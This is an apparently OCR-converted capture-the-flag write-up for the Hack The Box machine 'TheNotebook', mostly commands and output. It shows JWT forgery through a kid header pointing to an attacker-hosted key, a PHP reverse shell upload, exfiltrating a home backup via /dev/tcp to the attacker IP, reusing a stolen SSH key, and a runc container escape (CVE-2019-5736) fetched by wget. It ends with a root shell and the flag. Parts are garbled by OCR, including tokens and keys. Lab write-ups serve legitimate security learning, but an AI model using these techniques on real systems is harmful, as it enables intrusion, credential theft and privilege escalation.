
## thenotebook

```
i)-[/Documents/htb/boxes/thenotebook]
  nmap -sC -sV -p- 10.10.10.230
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-08 18:40 EDT
Nmap scan report for 10.10.10.230
Host is up (0.057s latency).
Not-shown: 65532 closed ports
PORT
          STATE
                   SERVICE VERSION
22/tcp
                           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
    256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
    256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp
                   http
                           nginx 1.14.0 (Ubuntu)
_http-server-header: nginx/1.14.0 (Ubuntu)
 _http-title: The Notebook - Your Note Keeper
10010/tcp filtered rxapi
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### webpage

register, write notes, and it will assign a uuid and a cookie



looking up about auth cookie I found jwt, lets see that too, what that is.

#### LUJIDWFDDUI6INNNYWKAZZINAWWUYZ9TIIWIYWK taW5fY2FwIjpmYWxzZX0.G1EDpB6V1vQHdQjPkhVfdeqLp4hMpXEjfF1Mj6fF2IrXXD0Yp56 17j5cQ44UjaCPYndhZW2nGB4V6wwqIGUkoEIqOo 3tUjqGk8KjLR7hFAtIi8snoUo6rzKDqigL4HmrV PY\_mZzwNvT0yI0v00PvLuXTDQqtx\_wNIM8DqX0E N9Qkh722nB-ZywttcYL1MNmwMnmFUmYKvvvdjjy7hVNPScoX76 7QQYrONgiXuqPiaTKus-SycGSX-QbhlR-3FGjc7\_2xo1BdeiQ9YEXlu6iNyhgBVGvWmAupTX w456sWxkT23hXJgEpY5D0w03ks2iKovweceiBB1 psraFmrhtnCXaOgbq9C5Hg2PHkv8X2fVmURK7mE Lw5ujWD\_4u\_bbUWZajY-Z8MpIeVkcVjF1W0CoxSa0yFDL637uLlm7uBIbuf oE8kyEIH4Gwb\_\_BoUBBV\_Z5Eed90e6S00K4UsqF Z9yqsSmdjXbPZMETF4snLreQzIQtpVFjabai03A H0jh-UaB95x2UQvbkPA1wcgCInYn8A2v0oNUA11TK5Kg EwEHIsEaXvbndszVygtE8CYsV3vtdSPSbkEt0Jo f4Jj0oWUsdE3DkJJt70v9Uy2A2eSghh-9C21eQk0KAYpJHQ8JivxyZaS81g5CDKYZaR7s02 ymI7cX4E

#### Decoded EDIT THE PAYLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE
   "typ": "JWT",
   "alg": "RS256",
   "kid": "http://localhost:7070/privKey.key"
   "username": "saad",
    "email": "saad@gmail.com",
    "admin_cap": false
VERIFY SIGNATURE
 RSASHA256(
  base64UrlEncode(header) + "." +
   base64UrlEncode(payload),
   Public Key or Certificate. Ente
    want to verify a token
    Private Key. Enter it in plain
   text only if you want to genera
   te a new token. The key never 1
```

its using keys for the auth (prob. gpg keys) and kid at port 7070 Lets generate jwt private and public keys on researching and from the jwt.io itself, we can create out own token for auth..

lets create one and exploit it. create a new rsa key pair

```
root@ kali)-[/Documents/htb/boxes/thenotebook]

# ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in jwtRS256.key
Your public key has been saved in jwtRS256.key.pub
The key fingerprint is:
SHA256:WPvmOBcpdT7gpotkc6PPnNW3MEIO34qt79NFXU+WkOM root@kali
The key's randomart image is:
+---[RŚA 4096]-
                 .0.
        . So•= .
          .*=00 .
        + o+Bo=o.
       o BoXoo.+ .
      o.XB*. .
[SHA256]——
___(root @ kali)-[/Documents/htb/boxes/thenotebook]
________openssl rsa -in <u>jwtRS256.key</u> -pubout -outform PEM -out <u>jwtRS256.key.pub</u>
writing RSA key
          🐯 kali)-[/Documents/htb/boxes/thenotebook]
jwtRS256.key jwtRS256.key.pub req.txt thenotebook.ctb thenotebook.ctb~ thenotebook.ctb~ thenotebook.ctb~~
```

# (root@ kali)-[/Documents/htb/boxes/thenotebook] cat jwtRS256.key

-BEGIN RSA PRIVATE KEY----

MIIJKQIBAAKCAgEAw7AgS5sMuj9sg7a/C9s7QJKpyvtCsYftDePyEyVDZrr43a4t JLOUUw8xJD3bJT073wHV8+HDDLyStoSjIAyS3ecMzUOM1tSDsc07/dT2iMSAUM6F avsT0ry3dYfiZV8WbBCkojsPHMbCK6fFLurfAqjTQm5jFTWoNDxEY6T/7PfK0F9b /POnT9vUExR6JYKIgSA9D81WBsoaBB+z9fQI9Euj1af0ZL/YClfR3ky00ixFdyz5 @oktm/oHawyofGvfupRKI0/1LvuAeVLnGKNTbvI4lYfn5ZiRDJfS0vEn55FXgoa4 SwUb23ls/Ru9B3sPa97xlL5ZuLar3zo2yHv3wKdDLSs1d16WlQV4IcHQGzQrH7gw FZlukKFiCoXb56/eudG2vHPHpxZVhV5Xs41v28i249IVigH08QcdjlQ0vU5XIt98 TzYRjF8V0Y4×6poGFB5BjJUbIrIFl4TiL8E++HcSd5a3ko0UraYzMcL+awTK2tb9 f4y+nto1L0xL0tdHybc7xNawViDIrCoWtJeTOc/aqlXNgedpL0L68TkPobFG1hCE q5EgXWol9pkP9RUeX68UI/fw3cdNNK5570TTq+B4w4n7X80Fq6r8/ipL+zRaYA+/ MCefJbDRdaKOi9WRCv7ZlyuAB6dxwA0kNwpErtgBRR+8s/WiGlJz9BeSNPECAwEA AQKCAgAXVoIDglJaRAYlDz5po5PFd7hYR08HTTawWWcdcWxAbDwR9BveLKyb20v5 Dod8QXlKd2WU2G/yrOqyac8qm1VIsa2NLWk2ldG++sMU2rksRoMnH/o5cAhFMcvP b81IWbbK3JFF59U9kVbG7hNOLSS7pHbNjWyzstqEoEtntt3u3P6LK1RFLqndlFIO lHqczpyJCdc+cza3SJMhusYzpw8KU5sOeBzdVyPk1+RnpqnB1xXRyMNioImX+JG5 6qCNdjAQiG7vFzIekFAaKBD3l0L0EF8/Nh4p+7AQ2GqETc58h5DwODDygYF5A1pE NXKt2bdVHhmhq7H3nZGR5ddywZYiZmeK8iPek49ZBJQ4KSOy/IbhV/NIXVgx9i8S C+dzufMIU1dXJwBER6S2HZM4ZcVxufj1+lZrnS03DiwHiKYYILGRQut741n/G2jp B9Mo9jpq4e4evK39fhF+htFysx0kIC0DWPP8Hi4RXb+CZXR7hbQNz0txwrMf5PVX shdfw9SxtAB2pUlPIvAQNtTbNWx+4VCNEszNsQSS90p4PxrlcitdEW8QKalw3DPf SxtvBkQ2nT2gbBZZZZy297+S9zr1i7QGPBE3p+Bp8IHG/2ZvwBxNgD6zlmHkrPii 7Ht9J02G/pmXR0TiMAlzd0cSJpSwMCM8EZN0R+oVJ3YgrUXyAQKCAQEA5l4TdaTu 5Jozp8kPpnmqS901At12fId7dflQD41W2Sx7omNaAMLTFcqiG3qpJe55zNvBdCBP vby61jWmhmqBq5KrAPG2qqHRH0C72v2q/r160MZlmQOIJiNV29abmwWQdJuIJ4fN kVN8EcCA0XpatacOLyv9xX6uD04E874m1XxeJkEUnhNxRgCT3CMZHGCuz2wRlPs0 wA5q+rhJruus9YpauCT7Yo/NWBH7XwNctoKp7waXKiYJJ0zlrw/BRq8sFuxq/ar7 2ZId7TwmY9Z74Jgu6SPOsbZLnQ/ZQ9F/+uurtbdS0hDY9vkSZEOk9Ng+uUOtQuLJ MUIUoZtrcQD60QKCAQEA2XY4DJih6WpIFTFnnS0q8Gc1SwzpggbPhglX17tRpPOs ØDiTgKnMJ06IAEPSTFNIUwXYoSeakw/7pe5E7p75HumcqwdcDf63qnoEHsKAzkSh zqCZqSMPzSlgkbnG1ZMLprfNb/6aueoVrhkSx13Gm6pdyVEoOdt/2z04QHo4nD6H 16fNHiZQJNxEGWFUZbiPRA2zG67pZJg2eiE1PpLn/Xp54MEcHPTWG+FLs81ggJD0 mFkXGQjAUbeTw7hvzPMU7Ju98wvhKfNc+V+lsIhkH76aExRPvQBVh2XnqoQiCO/X 8dwdGFDRPygfF+S3Xk4VT4HYKecWrV704G1cQbtweQKCAQEA0zI+XuWlylkAsHtp aLM0CC6ATa8heItxCbhWyNtIWvQoKLkzA22Zvem28sBioI7ghYqW8dLJqGaFV+t5 ztOIK/bb5ZK0Z/zQTvm2/8793Gt0VED/VefiAyz0AwbeQ6I3TGBm0+7×7KEAJvo4 X1PwI4eTPnXzQwOfqhJaAeg7jA9n9WRG9aFXgWuoAvL+i4Cr4yfteotPUiAlvdQE YWRZfgaooxfsi/DQTkS2EuZvMjfaeXOuVIroa2pZTESCaj4giqeWcxc1q8MEwsEZ ZQB3M3Hx1/XnAg/hhI3KHx3LWgyDsKXwPPwLHWk9jkRhz8MMxiagiqiF0S4G4h4t wz0lKQKCAQEAoDXbh1Qv/UJjBtIWLxMmzmSLO9awdi5EV9CsWfDUbr1jtSfpa+Is 14ywv9k3pym4YAovllMSK4Sb9px7Rn3ytZaQ60QMKvddIwiv3mWX9d9UgmGJs7V0 H8d7MQF4fsLN068YeIlQPuY5wMESN7Vb7DVw0S+sfiu7n68TsVUaPepHtFcY5Dx/ @RhCR5yQTDzTt+SL7zpHEuidQg8TJh2fMv03q6E58A9larbqSfZmQXHt8wm33aa3 4bxo7coE/C6eXM9E+znmUjzMY6DW9h8V/Nk0tBfDw0/qs00dh1+/n2vsYXC0MsTf 1DLf7X+ApMbMJn5X3k81QtdVfLy10mw4qQKCAQBaY/2hfvFTFomdfAEouWdgBRWZ GxoHb0RrOyc+OG+ckX4relCRTx23bCBymzPf5ECUUpUyu/wPsSKz8EgWri/5NMGv ITmHQhOCuy0IvsNePXevo6ZZNu6OW1f/vJ2UlWYRLE1gSMycjpRAUVfUBOfN+FWo SHUUh70EXUqfTckjHc+m+X9EtbyxZ6B9fiyJKXbNrmY8FmVSJMicTCuHI4+vUHTY 23gnCGPvsC7+Cijs5Zne4a47aPjUI+KA5rsDgT6QUIqJHtKwHf3Ul3z3Ti8btsRi bBCBxPXF7Llat5WWHoI3ECT4S+2JwnQ9soaVgb8UmSMiRc4BxbgG4WnVkxN8 END RSA PRIVATE KEY-

```
11i)-[/Documents/htb/boxes/thenotebook]
    cat <u>jwtRS256.kev.pub</u>
     BEGIN PUBLIC KEY-
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAw7AgS5sMuj9sg7a/C9s7
QJKpyvtCsYftDePyEyVDZrr43a4tJLOUUw8xJD3bJT073wHV8+HDDLyStoSjIAyS
3ecMzUOM1tSDsc07/dT2iMSAUM6FavsT0ry3dYfiZV8WbBCkojsPHMbCK6fFLurf
AqjTQm5jFTWoNDxEY6T/7PfK0F9b/POnT9vUExR6JYKIgSA9D81WBsoaBB+z9fQI
9Euj1af0ZL/YClfR3ky00ixFdyz50oktm/oHawyofGvfupRKI0/1LvuAeVLnGKNT
bvI4lYfn5ZiRDJfS0vEn55FXgoa4SwUb23ls/Ru9B3sPa97xlL5ZuLar3zo2yHv3
wKdDLSs1d16WlQV4IcHQGzQrH7gwFZlukKFiCoXb56/eudG2vHPHpxZVhV5Xs41v
28i249IVigH08QcdjlQ0vU5XIt98TzYRjF8V0Y4×6poGFB5BjJUbIrIFl4TiL8E+
+HcSd5a3ko0UraYzMcL+awTK2tb9f4y+nto1L0xL0tdHybc7xNawViDIrCoWtJeT
Oc/aqlXNgedpL0L68TkPobFG1hCEq5EgXWol9pkP9RUeX68UI/fw3cdNNK5570TT
q+B4w4n7X80Fq6r8/ipL+zRaYA+/MCefJbDRdaKOi9WRCv7ZlyuAB6dxwA0kNwpE
rtqBRR+8s/WiGlJz9BeSNPECAwEAAQ=
    -END PUBLIC KEY-
```

here now edit the payload and the details in jwt.io to the one matching to the original

token, but change the localhost to your own tun0 ip, change admin\_cap to true

And make sure the algorithm is set to RS256 It should look like this, signature verified.

#### Encoded PASTE A TOKEN HERE

```
DYANZLZAKUAZYDINO. EYJ TCZYYDNIF CZOTOTNINIT
WQiLCJlbWFpbCI6InNhYWRAZ21haWwuY29tIiwi
YWRtaW5fY2FwIjp0cnV1fQ.tcIEn-
u9uojAzcEsCBeR_-
sBhZvZuKjtXeTEFXaqglB_L70odBzhxjoBlHtrY
DGOJNGOPqojxDhzVrdylP5NrkPJpI1IbgkMVQQY
paLrFtMzCtHTPRsyJh2qmT3ggqoJpHZfJjVu947
78oYGkfiNqH3RlU1KmnJT9Qnye_tUJYiifnul04
RfEFt08D_ajGc5XU1SdER0xb1Ty6RzedkAz1W1C
TvOg0tbgIeDemcvpAaLhZVTSO5fhc8SQW08KcND
er14GLCzjmA5n_ozSsw1ceSUW3baNfTFRJWk3Jk
r4ab0-IJLNKIIEu0_uxB-
9qLZ3oVwk0_LnOzmckBNunscpFQKBRJg7YCphgI
EhQ67CdCJGqhrc7iM92Ego9w8XPR-
8Xigy391F00UKDwjD8GDZe51T_XqHo0aLu2HPbs
WKXPqd9oGI66XY_-PfDLZUs1AW-jW-W9alnoU-
k8QwSWsHSjEI4x3FRYHDaVGgHBe3_eQ-
bS3zhtsxo6YI0n4EIS3hzL3_1ZD_c6gANRC87bs
06vgynwRjtfPwQ1SfsTqA1e--Hmg4z-
IRZLIUJSMq5TbPXmgf0mY1w2xYj4oic6bvTW09V
4Vh9STBCpyD6-pjFm_MdwkkFsPpVx-
wacok5ZiSq8Q2yAEsgPE5qgbZvycKsEWBaj6k_C
u7b0wdCvI
```


#### Decoded EDIT THE PAYLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE
   "typ": "JWT"
   "alg": "RS256",
   "kid": "http://10.10.14.10:7070/privKey.key"
PAYLOAD: DATA
   "username": "saad",
   "email": "saad@gmail.com",
    "admin_cap": true
VERIEV SIGNATURE
RSASHA256RSASHA256 (
  base64UrlEncode(header) + "." +
   base64UrlEncode(payload),
   CefJbDRdaKOi9WRCv7ZlyuAB6dxwA
   rtgBRR+8s/WiGlJz9BeSNPECAwEAA
        -END PUBLIC KEY-
   I+KA5rsDgT6QUIqJHtKwHf3U13z3T
   bBCBxPXF7L1at5WWHoI3ECT4S+2Jw
   nQ9soaVgb8UmSMiRc4BxbgG4WnVkx
   ----END RSA PRIVATE KEY--
```

SHARE JWT

#### Signature Verified


before changing the cookie, change the priv key name to privKey.key as that is called on and spin the server on port 7070. new cookie/token:(on the left)



reload the page

```
(root  kali)-[/Documents/htb/boxes/thenotebook]
# python3 -m http.server 7070
Serving HTTP on 0.0.0.0 port 7070 (http://0.0.0.0:7070/) ...
10.10.10.230 - - [08/Jun/2021 20:31:25] "GET /privKey.key HTTP/1.1" 200 -
```

and now we are admin, and we can upload the files.



let's upload a php reverse shell.

```
tali)-[/Documents/htb/boxes/thenotebook]
  -# cp /usr/share/laudanum/php/php-reverse-shell.php .
    (root@ kali)-[/Documents/htb/boxes/thenotebook]
   mv php-reverse-shell.php shell.php
     root@ kali)-[/Documents/htb/boxes/thenotebook]
     geany shell.php
  shell.php
 46
 47
        set time limit (0);
        $VERSION = "1.0";
 48
        $ip = '10.10.14.10'; // CHANGE THIS
 49
                            // CHANGE THIS
 50
        $port = 8888;
        schunk size = 1400;
 51
 52
        $write a = null;
        $error a = null;
 53
       $shell = 'uname -a; w; id; /bin/sh -i'
 54
 55
        def = 0;
        debug = 0;
 56
 57
    Browse...
            shell.php
                                                                  Save
Your Files
7c2b5d52e2e1d4e590a47709536e7fa2.php
                                                                      View
```

click view , and we get a reverse shell as www-data

```
(root@ kali)-[/Documents/htb/boxes/thenotebook]
nc -nlvp 8888
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.10.10.230.
Ncat: Connection from 10.10.10.230:46110.
Linux thenotebook 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
00:42:16 up 3:49, 0 users, load average: 0.09, 0.03, 0.01
                 FROM
                                           IDLE JCPU
        TTY
                                  LOGINO
                                                          PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

In /var/backups/ there is home.tar.gz file

```
www-data@thenotebook:/$ cd /var/backups/
www-data@thenotebook:/var/backups$ ls -al
total 60
drwxr-xr-x 2 root root 4096 Jun 8 20:53 .
drwxr-xr-x 14 root root 4096 Feb 12 06:52 ..
-rw-r--r- 1 root root 33252 Feb 24 08:53 apt.extended_states.0
-rw-r--r- 1 root root 3609 Feb 23 08:58 apt.extended_states.1.gz
-rw-r--r- 1 root root 3621 Feb 12 06:52 apt.extended_states.2.gz
-rw-r--r- 1 root root 4373 Feb 17 09:02 home.tar.gz
```

www-data@thenotebook:/var/backups\$ cat home.tar.gz > /dev/tcp/10.10.14.10/4444

#### getting the tar.gz file

## Unzipping we got the ssh keys

```
(root@ kali)-[/Documents/htb/boxes/thenotebook]
# tar -xvf home.tar.gz
home/
home/noah/.bash_logout
home/noah/.cache/
home/noah/.cache/motd.legal-displayed
home/noah/.gnupg/
home/noah/.gnupg/private-keys-v1.d/
home/noah/.bashrc
home/noah/.bashrc
home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
```

give permission and ssh into the server

```
li)-[/Documents/htb/boxes/thenotebook]
                          jwtRS256.key.pub privKey.key reg.txt shell.php thenotebook.ctb thenotebook.ctb~ thenotebook.ctb~ thenotebook.ctb~
                ali)-[/Documents/htb/boxes/thenotebook]
     cd home/noah/.ssh
               cali)-[/Documents/.../thenotebook/home/noah/.ssh]
           0
authorized_keys id_rsa id_rsa.pub
 (root@ kali)-[/Do
# chmod 600 <u>id rsa</u>
                      -[/Documents/.../thenotebook/home/noah/.ssh]
                    )-[/Documents/.../thenotebook/home/noah/.ssh]
The authenticity of host '10.10.230 (10.10.10.230)' can't be established. ECDSA key fingerprint is SHA256:GHcgekaLnxmzAeBtBN8jWgd3DME3eniUb0l+PDmejDQ. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.10.230' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.10.10.230' (ECDSA) to the list of kn
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)
 * Documentation: https://help.ubuntu.com
                         https://landscape.canonical.com
https://ubuntu.com/advantage
   System information as of Wed Jun 9 01:01:35 UTC 2021
  System load: 0.0 Processes: Usage of /: 40.2% of 7.81GB Users logged in:
                                                IP address for ens160: 10.10.10.230
                                               IP address for docker0: 172.17.0.1
   Swap usage:
                     0%
61 packages can be updated.
0 updates are security updates.
Last login: Wed Feb 24 09:09:34 2021 from 10.10.14.5
uid=1000(noah) gid=1<u>0</u>00(noah) groups=1000(noah)
```

## root


```
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
```

What is Docker and why it is used?

**Docker** is a tool designed to make it easier to create, deploy, and run applications by using containers. Containers allow a developer to package up an application with all of the parts it needs, such as libraries and other dependencies, and deploy it as one package.

## searching for the exploit, the first website is interesting



https://github.com/Frichetten/CVE-2019-5736-PoC

#### How do I run it?

Modify the code however you see fit and compile it with go build main.go. Move that binary to the container you'd like to escape from. Execute the binary, and then the next time someone attaches to it and calls /bin/sh your payload will fire.

build it go build main.go

now go to the machine, get into the docker container and in /tmp/ wget the main executable. give executable permission and run the file and simultaneously open second ssh session, and ssh into it and run sudo /usr/bin/docker exec -it webapp-dev01 sh

```
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 bash
root@41519328f8ca:/opt/webapp# cd /tmp/
root@41519328f8ca:/tmp# wget http://10.10.14.10:8000/main
--2021-06-09 02:11:13-- http://10.10.14.10:8000/main
Connecting to 10.10.14.10:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2236814 (2.1M) [application/octet-stream]
Saving to: 'main'
                                              100%[=
main
2021-06-09 02:11:17 (575 KB/s) - 'main' saved [2236814/2236814]
root@41519328f8ca:/tmp# chmod +x main
root@41519328f8ca:/tmp# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 49
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc00004cc00}
root@41519328f8ca:/tmp# noah@thenotebook:~$
```

```
| Cool | Rali | - [/Documents/htb/boxes/thenotebook] | S | home | home | tar.gz | jwtRS256.key.pub | main | main.go | privKey.key | req.txt | shell.php | thenotebook.ctb | th
```

seconde machine simultaneously

```
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 sh
No help topic for '/bin/sh'
noah@thenotebook:~$
```

as per our payload, listen on the port for rev connection got root

```
oot@ kali)-[/Documents/htb/boxes/thenotebook]
 -# nc -nlvp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.230.
Ncat: Connection from 10.10.10.230:36982.
bash: cannot set terminal process group (48832): Inappropriate ioctl for device
bash: no job control in this shell
<6ee92579c0c2d4b9390ec909d01e8237fe3f6225b1630dba0# id
id
uid=0(root) gid=0(root) groups=0(root)
<6ee92579c0c2d4b9390ec909d01e8237fe3f6225b1630dba0# ls</pre>
ls
bd6948d64950f4927c96bdcbb0b39ee7fb62922a64458ebd7d647f9c8a301053.pid
c85e0814a8e8bade9a7f9208de271cd46221cead3e9977a5086bcb57583edcc4.pid
config.json
init.pid
log.json
<6ee92579c0c2d4b9390ec909d01e8237fe3f6225b1630dba0# cd /root</pre>
cd /root
root@thenotebook:/root# ls
ls
cleanup.sh
docker-runc
reset.sh
root.txt
start.sh
root@thenotebook:/root# cat root.txt
cat root.txt
69dab1df3195eaf841c10f126988f1bb
root@thenotebook:/root#
```